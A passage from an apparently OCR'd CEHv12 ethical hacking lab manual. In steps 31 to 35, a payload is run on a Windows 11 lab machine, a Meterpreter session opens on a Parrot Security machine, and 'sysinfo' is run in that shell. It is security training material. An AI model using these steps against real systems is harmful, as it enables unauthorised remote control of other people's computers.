


31. The **Open File - Security Warning** window appears; click **Run**.




32. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




34. Right-click on the target host and navigate to **Meterpreter 1** --> **Interact** --> **Meterpreter Shell**.




35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.

